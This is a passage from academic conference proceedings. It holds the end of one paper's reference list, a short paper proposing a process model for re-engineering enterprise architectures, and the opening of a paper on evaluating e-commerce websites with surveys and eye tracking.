- [4] K. Leyking and R. Angeli: "Model-based, Competency-Oriented Business Process Analysis," *Enterprise Modelling and Information Systems Architecture Journal*, 4(1), pp. 14–25, 2009
- [5] <http://www.gartner.com/it-glossary/bpa-business-process-analysis-tools/>
- [6] F. Halper: What's a semantic data model and why should we care? (2007) <https://datamakesworld.com/2007/11/29/whats-a-semantic-model-and-why-should-we-care/> access: May 2017.
- [7] IMS Global Learning Consortium: IMS Reusable Definition of Competency or Educational Objective Specification <https://www.imsglobal.org/competencies/> access: May 2017.
- [8] HR-XML Consortium, Competencies (Measurable Characteristics) Recommendation, 2004 [http://www.ec.tuwien.ac.at/~dorn/Courses/KM/Resources/hrxml/HR-XML-2\\_3/CPO/Competencies.html](http://www.ec.tuwien.ac.at/~dorn/Courses/KM/Resources/hrxml/HR-XML-2_3/CPO/Competencies.html) access: May 2017.
- [9] InLOC (Integrating Learning Outcomes and Competences) <http://www.cetis.org.uk/inloc/Home> access: May 2017.
- [10] <https://www.onetonline.org/> access: May 2017.
- [11] European e-Competence Framework: A common European framework for ICT Professionals in all industry sectors, 2016 <http://www.ecompetences.eu/> access: May 2017.
- [12] ISO 10303-203:1994 Information technology – object management group business process model and notation, 1994.
- [13] A. Rodriguez, A. Caro, C. Cappiello, and I. Caballero: "A BPMN extension for including data quality requirements in business process modeling. In: Mendling, J., Weidlich, M. (eds.) BPMN 2012. LNBP, vol. 125, pp. 116–125. Springer, Heidelberg (2012)
- [14] Bocciarelli, P., D'Ambrogio, A.: A BPMN extension for modeling non functional properties of business processes," in: Proc. of the 2011 Symposium on Theory of Modeling & Simulation: DEVS Integrative M & S Symposium, TMS-DEVS 2011, Society for Computer Simulation International, San Diego, 2011, pp. 160–168.
- [15] O. Alluhova, R. Matulevicius, N. Ahmed: "An Extension of Business Process Model and Notation for Security Risk Management," *International Journal of Information System Modelling and Design* vol.4(4) pp. 93–113, 2013
- [16] L. J. R. Stroppi, O. Chiotti, and P.D. Villarreal: "Extending BPMN 2.0: Method and tool support," in: R. Dijkman, J. Hofstetter and J. Koehler, (eds.): BPMN 2011. LNBP, vol. 95, Springer, Heidelberg, 2011, pp. 59–73.
- [17] S. White and D. Miers: *"BPMN Modeling and Reference Guide: Understanding and Using BPMN,"* Future Strategies Inc., Lighthouse Point, FL, USA, 2008.
- [18] P. Lorenz, J. Cardoso, L. Maciaszek, and M. van Sinderen (eds.): "Software Technologies - 10th International Joint Conference, ICSE 2015, Colmar, France, July 20–22, 2015, Revised Selected Papers," in *Communications in Computer and Information Science*: Vol. 586, pp. 210–227 Springer, 2015.
- [19] J. Farah: "Defining a Software Configuration Management Process to Improve Quality", 2012 <https://www.cmcrossroads.com/article/next-generation-process-and-quality-0> access: May 2017.



- [20] Princeton University "About WordNet." WordNet. Princeton University. 2010. <http://wordnet.princeton.edu> access: May 2017
- [21] T. Pedersen, S. Patwardhan, and J. Michelizzi: WordNet: Similarity - Measuring the Relatedness of Concepts. In: AAAI 2004. San Jose, CA. pp. 1024-1025, 2004.
- [22] <http://protege.stanford.edu>
- [23] P. Rózewski, B. Małachowski, and P. Danczura: Concept of competence management system for Polish National Qualification Framework in the Computer Science area. In: Ganzha. M., Maciaszek. L.A., Paprzycki. M. (eds.) FedCSIS. pp. 759-765, 2013.



# Re-Engineering Enterprise Architectures

Murat Paşa Uysal  
Baskent University, Baglica  
Kampusu, 06790, Ankara, Turkey  
Email: muysal@baskent.edu.tr

Ali Halıcı  
Baskent University, Baglica  
Kampusu, 06790, Ankara, Turkey  
Email: ahalici@baskent.edu.tr


A. Erhan Mergen  
Rochester Institute of Technology,  
Rochester, NY, USA  
Email: emergen@saunders.rit.edu

**Abstract**—An Enterprise Architecture (EA) is used for the design and realization of the business processes, along with user roles, applications, data, and technical infrastructures. Over time, maintaining an EA update may become a complex issue, let alone an organization-wide architecture and its related artifacts. EA practices provide much of the required guidelines for the design and development of EAs. However, they cannot present a comprehensive method or solution for the re-engineering processes of EAs. In this paper, we propose an EA re-engineering model and present its potential contributions. The study is conducted according to the Design Science Research Method. The research contribution is classified as an “application of a new solution (process model) to a known problem (re-engineering EA)”. The future research efforts will focus on the implementation and evaluation of the model in case studies for gathering empirical evidences.

## I. INTRODUCTION

THE volume of Information Technologies (IT) has been growing more than expected and the dependency on IT continues to increase as well. The industry has witnessed the development of information systems, and a great majority of them has been built over the past decades. Today, it is nearly impossible to think of an enterprise without IT and also its applications which are based on various business processes and infrastructure. One instance is an Enterprise Architecture (EA); it is defined as a “coherent whole of principles, methods, and models that are used in the design and realization of an enterprise’s organizational structure, business processes, information systems, and infrastructure [1]”. Being a discipline representing an enterprise in various aspects, it is also a means to facilitate communication between different types of stakeholders in an organization.

There have been various frameworks for EAs, such as TOGAF, Zachman, DoDAF, etc. [2]. While presenting the core concepts, definitions and a basis for EAs, they also provide methods and techniques for the design and development of EAs. Thus, EA models can be used by different stakeholders in an organization to support the decision-making processes. A large organization or an enterprise can consist of different architectural elements, such as processes, applications, and technical infrastructures. For example, Figure 1 represents a small to medium size enterprise with a generic EA model:



**Fig.1.** Enterprise Architecture

Only are the business, application and technical layers, each with simple components, included, and we exclude the layer for users and roles for simplicity purpose. In recent years, changes in various aspects of business and technology have also made some changes to the design, development or maintenance of EAs inevitable. In this context, the ever-changing organizational environment necessitates the architects take required measures to reflect these changes to the EAs.

A great body of knowledge has been accumulated [3] in EA and thus, EA practices can provide much of the required guidelines, methods and techniques for the development or management of EAs. Implementing a change and assessing its impact are the two important activities when improving EAs. Over time, keeping or maintaining a single IT system and component update becomes a complex issue [4], let alone managing a large organizational architecture and its

related IT artifacts. On the other hand, developing an EA from scratch is usually cumbersome and resource-consuming process; in addition, discarding or re-developing encompasses many risks as well. Therefore, poor maintenance of EAs may require the re-engineering of EAs. Re-engineering can be defined as “the examination or alteration of a subject system to reconstitute it in a new form and subsequent implementation of that form [5]”. It improves the understanding of a system and its structure for increased maintainability, reusability, and evolvability. Although re-engineering has potential for contributing to the EA knowledge domain, the review of literature on EA cannot provide sufficient examples and indicates that it is still a less-explored research topic [3].

In this study, therefore, we propose an EA re-engineering process model and present its potential contributions. This model, along with its prescriptions for improving EA re-engineering, can be regarded as the main contributions of our work. The other parts of this paper include the method, proposed model, and conclusion sections respectively.

## II. METHOD

We followed the guidelines of Design Science Research (DSR) for this study [6]. This research method focuses on the creation of scientific knowledge when solving a real-world problem and developing IT artifacts in the Information Systems (IS) domain [7]. The research output is the “application of a new solution (process model) to a known problem (re-engineering EA) [8]”.

problem. Therefore, the acceptance criteria for the evaluation of the proposed model were defined as follows:

- The model was expected to consider and reflect the concerns of stakeholders relevant to EAs during the re-engineering process.
- It should also allow the use and integration of tools, techniques, and experiences that may belong to other knowledge bases, such as software engineering and information systems.

The model was developed during the design-build-evaluate phase, at which the critical research activities were conducted. This was also an iterative and incremental process with the generation of design alternatives [7]. However, the evaluation of the EA re-engineering model was left to the next paper because of research limitations.

## III. RE-ENGINEERING AN ENTERPRISE ARCHITECTURE

### A. Requirement Analysis and Specification

Our proposed process model is given in Figure 2. EA re-engineering starts with determining the current state of the architecture and specifying new structural, behavioral, and quality requirements which reflect the views of all stakeholders. Actually, the requirements management is a continuous process that ensures any changes to the requirements are handled and reflected in other phases. One important point here is scoping the architectural activities according to the re-engineering objectives, stakeholder concerns, availability of people and resources. Moreover,




Fig. 2. EA Re-engineering Process Model

The study began with identifying a problem in the EA application environment. This was the need for a model that would guide the EA re-engineering processes. Current EA practices could provide the knowledge for the design, development and evaluation of EAs. However, how to re-engineer EAs is missing in the research. The other important issue was the solution specification for this research

these dimensions should be considered as well: (a) breadth (the part that re-engineering efforts will deal with); (b) depth (the level of detail that the re-engineering efforts will go); (c) time period; and (d) any or all of the architecture domains (business, data, application, technology) [9].

One issue is to know how an organization is capable of conducting the EA design and development processes, as well as the re-engineering. Capability Maturity Models

(CMMs) can address this problem by providing effective and proven methods and practices. It has already been indicated that a successful EA practice needs to establish its capabilities in the management areas, such as financial, performance, service, resource, risk, stakeholder, configuration [9].

Another issue during the re-engineering of an EA is to specify the requirements for the quality of both current and target EAs. Several works propose different types of quality criteria for EAs; however, the literature review cannot provide a comprehensive framework or complete solution [10]. Although it is dedicated to software product quality only, we believe that ISO Quality Requirements and Evaluation (SQuaRE) standard [11] has great potential for providing the benefits of defining, measuring, and evaluating the quality of EAs for both an artifact and a re-engineering process. Therefore, we adopt the SQuaRE framework, which is the approved series of standards for software quality. It has five divisions that cover modeling, managing, specifying, measuring, and evaluation of the quality of various software products. Its main purpose is to guide and assist people who acquire or develop software products with the quality requirements.

SQuaRE considers three areas as vital for assuring quality [12]. The (a) “internal quality” which is the degree to which static attributes of a product satisfy the stated needs. The (b) “external quality” indicates the behavior of how the system satisfies the needs in a testing environment. Finally, (c) the “quality in use” determines whether a product meets the requirements of the specified users in a realistic environment. In this framework, thus, the quality in use depends on the external quality, and the external quality depends on the internal quality respectively. This standard also provides different sets of quality measures, most of which can be used for EAs. Functional suitability, efficiency, compatibility, usability, reliability, maintainability are some of the measures. Therefore, the quality management process of an EA in Figure 2 can be accomplished by the SQuaRE standards. After the requirement analysis and specification, the following main steps are taken during the EA re-engineering process:

#### *B. Determine the Scope, Breadth and Depth of EA:*

In most cases, requirement analysis and specifications will naturally drive the whole process. However, determining the scope and breadth of the re-engineering project is still the first and important challenge. Although a complete EA is expected to address all of the business, data, application, and technology architecture domains [9], a single, all-inclusive, organization-wide architecture may be too complex and resource consuming. In this case, focusing on particular business segments, specific organizational and quality requirements may be suggested. For some cases, creating the EA as a federation of architectures may be another option, although it would bring additional issues, such as consistency, maintenance, and integration. Also, special care should be given to the depth of the EA, which

indicates the appropriate level of detail to be captured during re-engineering. This level can be relevant to the extent that the required details are included while the unnecessary ones are excluded for the sake of usefulness and simplicity.

#### *C. Determine Current State, Reference and Baseline Architectures:*

An EA re-engineering project usually results from the deficiencies of current EA(s) or new enterprise requirements. However, the re-use of appropriate architectures existed in the repository (if exist) may be suggested. Reference architectures and architectural patterns accepted within the organization, or previous architectural work relevant to the project outcomes may be used for the baseline architecture descriptions.

#### *D. Determine Target Architectures:*

The target architecture(s) represents overall and final descriptions of a future state of the EA or its part that is being re-engineered. They demonstrate a response to the project goals and the concerns for the functional and quality requirements of the current EA. To this end, architects can also make use of foundation and common systems architectures [9], as well as the organization-specific architectures or elements that may be re-usable when considering the re-engineering objectives. While a foundation architecture consists of principles and generic components, a common system architecture may be a network or operation architecture, but it is still incomplete in terms of general system functionality [9]. At a more detailed or specific level, industry architectures, which reflect the standards and requirements specific to an industry, can be utilized for the specification of target EA(s).

#### *E. Perform Gap Analysis and Determine Transition Architectures:*

After determining the target architectures, we conduct a gap analysis to identify the differences between the states of current and target EAs. Transition Architectures are evolutionary in nature and converge on the targets while describing the specifics of each increment in line with the architecture descriptions. If the project requires a large scale architectural transformation, it is advisable to address the issues of the EA layers to the extent that the re-engineering objectives are met. For example, much of the focus may be given to an Enterprise Information System Architecture, which is composed of two main domains: data and application architectures [9].

Data architecture domain includes data entities used by business processes, functions, or services, as well as showing how data are created, stored, reported and transported. It is also important to note the level of data complexity, data migration, and data integration requirements needed to support data exchanges between applications. Therefore, architecture definition documents comprise some or all of the business, logical and physical data models along with the diagrams, such as conceptual, logical, security, and migration.

The other domain is Application Architecture that enables business architecture and addresses the stakeholder concerns. While developing this type of architecture, an architect can consider the following: (a) forming a list of applications as a portfolio; (b) decomposing complicated applications into simplified applications; and (c) using different matrices to relate the application architecture to corresponding business and data architectures. How the applications will function and handle the integration, migration, and operational concerns is another issue. For this purpose, TOGAF proposes the use of diagrams, such as application, use-case, realization, and migration, for this process [9].

#### F. Quality Management:

Another important issue is defining the quality attributes of the target EAs. As mentioned before, the SQuaRE standards provide the required guidance for reflecting on the stated and implied quality needs. The focus, therefore, should be on what to measure, how to conduct measurements, and how to evaluate the EA's characteristics influencing its quality. For example, it is possible to use the ISO/IEC 2502n Quality Measurement Standards and their external and quality-in-use measures for the EA elements belonging to Application and Data Layer [13] though it may not be practically possible to include all scenarios and still conduct the quality assurance procedures. Considering the fact that different quality measures are dependent on the EA re-engineering goals, the ISO/IEC 2501n quality models [12] can be tailored. The enterprise resources required for the quality management should also be allocated according to the project objectives.

#### G. Change and Transition Management While Resolving Architectural Issues

We develop an implementation and migration plan, as well as an architecture road map to take into account the gaps between the baseline and target architectures [9]. The migration plan is a mean to move from the baseline and transition architectures to the target architectures. The changes are logically grouped into work packages in transition architectures, and the project team concentrates on how to improve the EA. The proposed solutions usually indicate the construction and specification of the architectures at the corresponding levels of the target EA. While trying to ensure conformance with the target architecture, the other re-engineering activities would be the assessment of dependencies between EA elements, costs and benefits, estimating the time and resource requirements and so on. Consequently, the target architectures are deployed and delivered as a series of EA transitions. This also enables

early realization of the expected business benefits, reflecting on the business priorities, and thus, minimizing the possible risks during the implementation of an EA re-engineering program.

#### IV. CONCLUSION

As the volume of IT and the dependency on IT increases, so does the variety of IT management methods and tools. An EA is an example of having a lot to do with enterprise IT management. It, therefore, has been gaining popularity in the IS research community. The current EA practices may provide much of the required guidelines for the design and development of EAs; however, they are still far away from presenting a comprehensive solution to the problems of EA re-engineering.

In this paper, we proposed an EA re-engineering process model and outlined its main steps and components. Additionally, we adopted a quality management framework, not only for the re-engineering purposes, but also for the whole EA design and development processes. However, the research and space limitations led us to present only the conceptual background. Therefore, our future research efforts will focus on the implementation and evaluation of the proposed model in case studies for gathering empirical evidences.

#### REFERENCES

- [1] M. Lankhorst, "Enterprise Architecture at work: Modelling, communication, and analysis", Springer-Verlag Berlin Heidelberg, 2009.
- [2] EABOK, *Guide to the (Evolving) Enterprise Architecture Body of Knowledge*, the MITRE Corporation, 2004.
- [3] B.D. Rouhani, M.N. Mahrin, F. Nikpay, R.B. A.P. Nikfard, "A systematic literature review on enterprise architecture implementation methodologies", *Information and Software Technology*, vol.62, pp. 1-20, 2015.
- [4] H.K. Dam, Lam-Son Le, A. Ghose, "Managing changes in the enterprise architecture modelling context", *Enterprise Information Systems*, vol. 10:6, 666-696, DOI: 10.1080/17517575.2014.986219, 2016.
- [5] E. Chikofsky, J. Cross, "Reverse engineering and design recovery: A taxonomy", *IEEE Software*, vol. 7, 1, pp.13-18, 1990.
- [6] A. Hevner, S. Chatterjee, "Design Research in information systems", *Integrated Series in Information Systems*, vol. 22, DOI 10.1007/978-1, 2010.
- [7] V.K. Vaishnavi, W.J. Kuechler, *Design Science Research methods and patterns: Innovating information and communication technology*, USA, Auerbach Publications, Taylor & Francis Group, 2008.
- [8] S. Gregor, A.R. Hevner, "Positioning and presenting design science research for maximum impact", *MIS Quarterly*, vol.37, 2, pp.337-355, 2013.
- [9] Open-Group, *TOGAF Version 9.1 Evaluation Form*, published in the U.S. by The Open Group, 2011.
- [10] SEI, *A workshop on analysis and evaluation of enterprise architectures*, CM Software Engineering Institute, 2010.
- [11] SQuaRE, *Quality management division*, ISO/IEC 2500n, 2014.
- [12] SQuaRE, *Quality model division*, ISO/IEC 2501n, 2014.
- [13] SQuaRE, *Quality measurement division*, ISO/IEC 2502n, 2014.



# Integrated Approach to e-Commerce Websites Evaluation with the Use of Surveys and Eye Tracking Based Experiments

Paweł Ziemia<sup>\*</sup>, Jarosław Wątróbski<sup>†§</sup>, Artur Karczmarczyk<sup>†</sup>, Jarosław Jankowski<sup>†</sup> and Waldemar Wolski<sup>‡</sup>

<sup>\*</sup>Department of Technology, The Jacob of Paradies University  
ul. Teatralna 25, 66-400 Gorzów Wielkopolski, Poland

<sup>†</sup>West Pomeranian University of Technology in Szczecin  
ul. Żołnierska 49, 71-210 Szczecin, Poland

<sup>‡</sup>University of Szczecin  
ul. Mickiewicza 64, 71-101 Szczecin, Poland

<sup>§</sup>corresponding author

**Abstract**—Due to high availability of e-commerce websites providing similar services and products, the website usability becomes one of the most critical factors affecting online businesses' success. Therefore, website quality and user experience evaluation is an important research task. There are multiple methodologies for performing the evaluation. The proposed in our earlier studies PEQUAL methodology extends the classical eQual method by taking into account different aspects of preference modeling and aggregation derived from Multi-Criteria Decision Analysis (MCDA). This paper extends the PEQUAL methodology further by incorporating eye tracking based measurement and analysis into the criteria set. The results of the conducted empirical verification of proposed approach are presented.

## I. INTRODUCTION

**I**N JANUARY 2017 out of the total world population of 7.5 billion people, 50% were Internet users and 66% used mobile devices [1]. A growth of 482 million users, i.e. 21%, was observed among active social media users since January 2016. According to January 2016 data [2], 79% of UK population searched online for a product or service to buy at least once within a 30-days period and 77% made a purchase. In 2015, the total value of online sales in Europe was 455 billion euro [3], compared to 131.61 billion euro in 2013 and 156.28 billion euro in 2014.

The competition in e-commerce is high. In June 2016 there were 12 million stores online, however only 650 thousands of them (5.4%) sold more than \$1,000 per year [4]. With such hot competition, entrepreneurs try to increase their chances by marketing and using analytic tools [5], refactoring the usability of the website and its assessment [6], providing web content accessibility [7] or ascertaining credibility of the website [8]. The credibility is the perception of being trustworthy and believable and it can be built, among other things, by providing great user experience and high levels of usability and quality [8].

With such a tough competition, it is beneficial to evaluate the websites' quality, usability and user experience [9]. There

are multiple website and e-commerce evaluation methods, including eQual[10], SiteQual [11], E-S-QUAL [12] to name just a few. The methods differ in the range of possible applications, assessment scale used, their theoretical basis, verification of solution or minimum number of evaluators.

Since the websites quality evaluation is a multi-criteria problem, the Multi-Criteria Decision Analysis (MCDA) methods can be used to approach it, such as TOPSIS [13] or PROMETHEE [14] in their classic or fuzzy variants [15] [16]. Also a hybrid approach is possible that combines the classic methods with MCDA methods, such as PEQUAL [17].

The aforementioned methods are commonly based on survey data, which causes some problems. The number of questions needs to be limited so the survey is manageable for the respondents. Also real users from the target group should be involved in response collecting process [10]. On the other hand, a growing popularity of research tools based on eye tracking can be observed. Originally they were used mainly in medicine, however, currently we can also find studies on user experience [18], website quality [19] and usability evaluation [20] founded on the data collected with these tools [21].

While numerous studies based on eye tracking and survey website evaluation can be found, the lack of integrated eye tracking and MCDA approach is observed. Therefore, the combination of the eye tracking tools' results and the MCDA methods foundations constitute an interesting research gap, which this paper is addressing. The main objective of this paper is to extend the PEQUAL website quality evaluation model of the world most popular e-commerce websites by combining the EQUAL criteria survey data with the perceptual measurements criteria. An eye-tracking device has been used to collect selected metrics and they have been included into the PEQUAL method.

The paper is split into sections. Section II contains literature review. The methodological framework of the proposed approach is presented in section III. Section IV contains

empirical study results. The conclusions and future directions are outlined in section V.

## II. LITERATURE REVIEW

### A. Website Quality, Usability and User Experience

It has been noted in [32] and [33] that the focus time span of the average human is eight seconds. Therefore, the websites' designers must create the websites in a manner that the user will be able to find all sought data easily within this time. In other terms, the website needs to be characterized by high levels of quality, usability and user experience.

As noted in [34], the quality and usability are terms related to each other. The ISO 9241-11:1998 standard [35] defines usability as the "extent to which a product can be used by specified users to achieve specified goals with effectiveness, efficiency and satisfaction in a specified context of use", and the ISO 25010:2011 standard [36] defines it as "the ability of software to be in intelligible, easy to learn and use as well as attractive to the user in specified circumstances".

The authors of [9] point out that it is beneficial to evaluate the quality, usability and user experience of a website. It is especially important, considered the systems' usability changes over time, depending among other things on the user preferences or software and hardware evolution [34].

The authors of [37] grouped the usability evaluation methods into five groups: user testing, inspection methods, inquiry methods, analytical modeling and simulation methods. The website quality evaluation methods, on the other hand, can be split into three groups [38]: expert evaluation, user traces analysis, interviews and surveys.

### B. Classic Website Evaluation Methods

The methods employed in websites evaluation differ in the type, quantity and structure of criteria used. However, they often follow the same procedure, where initially the users' thoughts are obtained by surveys or questionnaires, and later the responses are put on a Likert scale. The actual degree of the scale depends on the method.

The Ahn method utilizes the Technology Acceptance Model (TAM) provided by Davis [39]. It can be used for evaluation of e-banking and e-commerce. It utilizes 54 criteria with assessment scale of 1-7. Consistency reliability of the questionnaires is performed [40]. The SiteQual method [41] is based on the set of 28 criteria, each assessed in the scale of 1-9. It utilizes the SERVQUAL service quality instrument [42] and information quality criteria to allow B2C websites quality evaluation [11]. The E-S-QUAL [12] and E-RecS-Qual methods evolved from the SERVQUAL technique and can be utilized for the evaluation of e-banking and e-commerce. They are based on two sets of 22 and 11 criteria assessed in the scale of 1-5 [43]. The Website Attribute Evaluation System (WAES) method [44] is intended for surveying office and organization sites. It is an expert evaluation method of examining the website quality. The Website Evaluation Questionnaire (WEQ) [45] is a research-tool developed for informational websites evaluation. It uses 18 criteria and additional 8 negative criteria

for verification. Web Portal Site Quality (WPSQ) method [46] provides means to evaluate information portals, and the obtained solution is then verified by a set of complex reliability tests. The Website Quality Model (WQM) method [47] uses the Kano quality model, in which there are three levels of clients' desires: essential, execution and energizing.

Last, but not least, one of the most popular websites evaluation methods is the eQual method [10]. It has been successfully used for the evaluation of e-commerce, e-government, university websites and WAP websites. It uses 22 criteria divided into Usability, Information Quality and Service Interaction quality groups. The Usability group is further divided into Usability and Design subcategories, and the Service Interaction quality group is further divided into Trust and Empathy subcategories.

### C. Eye Tracking Devices in Website Evaluation

As it was pointed out, the original area of the eye tracking (ET) usage has been significantly expanded with new research areas. The usability testing and user experience (UX) is one of the current, dynamically developing environments. UX is a concept related to usability and it is defined as "a momentary, primarily evaluative feeling (good-bad) while interacting with a product or service" [48]. Literature review provides a broad overview of the use of ET in these fields. In categorizing this area, two groups of the eye tracking applications can be identified in the usability research:

- ET based usability studies,
- ET + surveys based approaches.

The fundamental difference between these groups is that group II includes usability evaluation surveys either before or after the ET study, and in the case of group I, the usability assessment is based only on measurable factors, such as AOI [18], TFF, FBT [22], visits and revisits [19] or the time required to complete a given task [31]. The cited works describe the indicated measures in detail.

When analyzing the first group (see Table I), it can be observed that in many works, even the ET perceptual measurements alone are indicated as an effective tool of website evaluation. It is worth pointing out that the practical areas of the research cover various practical areas of commercial websites, such as e-commerce [18], social commerce [23], online booking [30] or tourism [24]. The principal limitation of these studies is, however, a relatively narrow focus of each of them on the selected measurement aspects, e.g. in [23] the impact of the price level, position and the presentation of the product by a famous person on the fixation time on the website and on the price is analyzed, while in [22] location typicality and efficiency in finding target web objects on the homepages was analyzed.

In the case of the second group, ET + surveys based approaches (see Table II), the vast majority of the analyzed works is oriented towards a wider usability or UX of the analyzed web pages. Thus, the introduction of the survey data into the final assessment extends the scope of the evaluation process.

TABLE I  
EYE TRACKING USAGE IN WEBSITES EVALUATION

Ref.	Application	Users	Aim of the research	Data analysis methods and results	Criteria
[18]	e-commerce websites	21	Study how the site interface affects the end user recommendation process.	Comparison of fixation times for selected AOIs for different structures and fixation times on products. ANOVA analysis was used. The total number of users who selected any product was compared to how many users selected the product in each interface, and from which AOI the highest number of products was selected.	3 number of users who chose a product, average number of products, percentage of products chosen in each AOI
[22]	online shops, online newspapers, company webpages	40	To examine the relation between location typicality and efficiency in finding target web objects on the homepages	Analysis of location typicality, time to first fixation (TFF) and fixations before target (FBT) using Wilcoxon signed-rank tests	2 TFF, FBT
[23]	social commerce	34	Analysis of the impact of the price level and position, and the presentation of the product by a famous person to the fixation time on the website and on the price.	Statistical tests for the time of fixations on the page and price, and gender comparison.	2 fixation time on the page, fixation time on the price
[20]	mobile phone manufacturers' websites	17	Website usability analysis.	ANOVA statistical analysis with the exception of response time that was tested with Chi2	5 fixation times, count, response time, time of task completion, spatial density of fixations
[24]	eTourism 2.0	60	Hypotheses analysis what kind of advertising is more effective.	Statistical analysis, t test. Three separate covariance analyses (ANCOVAs) were computed, with gender, expert level and type of advertisement as independent variables and age as metric covariate.	3 time to first fixation, fixation duration, fixations before time to first
[25]	e-commerce	42	Examination how the website's complexity affects the user's attention and behavior, considering different cognitive loads.	ANOVA analysis was used to measure website complexity.	3 fixation, fixation duration, total time
[26]	clinical guidelines on the Web	14	Study of the usefulness of the sites containing medical guidelines for doctors.	Comparison of the task success evaluation to the user experience. Overall performance of the websites was calculated with the geometric mean of the task execution time.	4

Additionally, it should be noted that the surveys evaluations in the second group are often based on the methodological patterns from the AHN or eQual group of methods (see subsection II-B). These works have, contrarily to the ones from the first group, a broad domain scope and include the assessment of usability in the e-commerce [27], online banking [28], e-government [29] or online booking systems [30].

When analyzing the methodological aspects of the works contained in Table I and II, one should note the dominant role of the research with strong sociological rigor (oriented on the verification of the selected statistical hypotheses), and as a consequence, their methodological side is based on the statistical analysis elements, such as statistical tests or ANOVA analyzes. However, the statistical analysis techniques (correlation [27], covariance of variables [24] or ANOVA [25]) remain the basic research tool. Also in the case of the second group, the sociological cognitive tone of research remains dominant.

#### D. MCDA Website Evaluation Methods

Apart from the evaluation methods mentioned above, during the literature review, endeavors at utilizing the MCDA tech-

niques for websites' assessment can be found. The MCDA approach is justified, since the evaluation of websites is a multi-criteria problem, in which multiple dimensions and measurements need to be considered [49]. For example, Chmielarz broadly utilizes scoring method to assess an extensive variety of business oriented websites [50], [51], [52]. Lee and Kozar applied the AHP method to evaluate e-tourist and e-commerce websites [53]. Sun and Lin used the fuzzy TOPSIS method to evaluate e-commerce websites [15]. Del Vasto-Terrientes et al. used the ELECTRE-III-H method on traveler websites [54]. Furthermore, hybrids of different MCDA techniques can be used [16], [55], [56].

The literature review demonstrates that the majority of the MCDA use surveys to collect data for the evaluations. The weights of the criteria are commonly compared pairwise and AHP technique is used. While most of the methods use a predetermined set of criteria, some papers used theoretical bases identifying the need for presenting both specific quality measures and criteria [54], [55].

The application of the MCDA methods to the websites' evaluation problems has a greater potential than just constructing a ranking. This can be illustrated by a model of a decision

TABLE II  
EYE TRACKING COMBINED WITH SURVEYS USAGE IN WEBSITES EVALUATION

Ref.	Application	Users	Aim of the research	Data analysis methods and results	Criteria
[27]	e-commerce, B2B	25	Study of the difference in perception of B2B sites by different cultural groups.	Calculation of the correlation, to what extent each of the 7 criteria affect the attractiveness of the pages and comparison of two cultural groups.	7
[28]	online banking	10	Usability study of the electronic banking login interface.	The results consisted of comparison of the numerical data (criteria) obtained during the study and heat maps and AOI trajectory maps. Data obtained during the interview was analyzed.	3 time to first fixation, fixation duration, total time
[19]	e-commerce	38	Study of the impact of the presence of a human brand element on the quality of online shopping decisions	ANOVA statistical analysis.	4 viewers, first view, watched time, revisits
[9]	websites of mobile service providers (telecoms)	44	Comparative evaluation of user experience (UX) and usability.	Basic statistics. Comparison of the obtained results of each criterion for each page (min, max mean, median). For each value: job completion time, time and count of fixations since first click, time to find the target, number of pages viewed during task execution.	3
[29]	e-government websites	9	Study of usefulness of e-government websites.	Basic statistics of the experiment and comparison of the results from the eye tracker with the results from the survey after the experiment.	3 task completion time, fixation duration, fixations count
[30]	online hotel booking websites	16 valid	The purpose of the study was to analyze the impact of images and the size of selection sets on the decision-making process of hotel reservations online.	Based on the data collected in a combined (eye tracking and surveys) experiment, hypotheses were statistically confirmed by comparing the time and number of fixations.	3 task completion time, fixation duration, fixations count
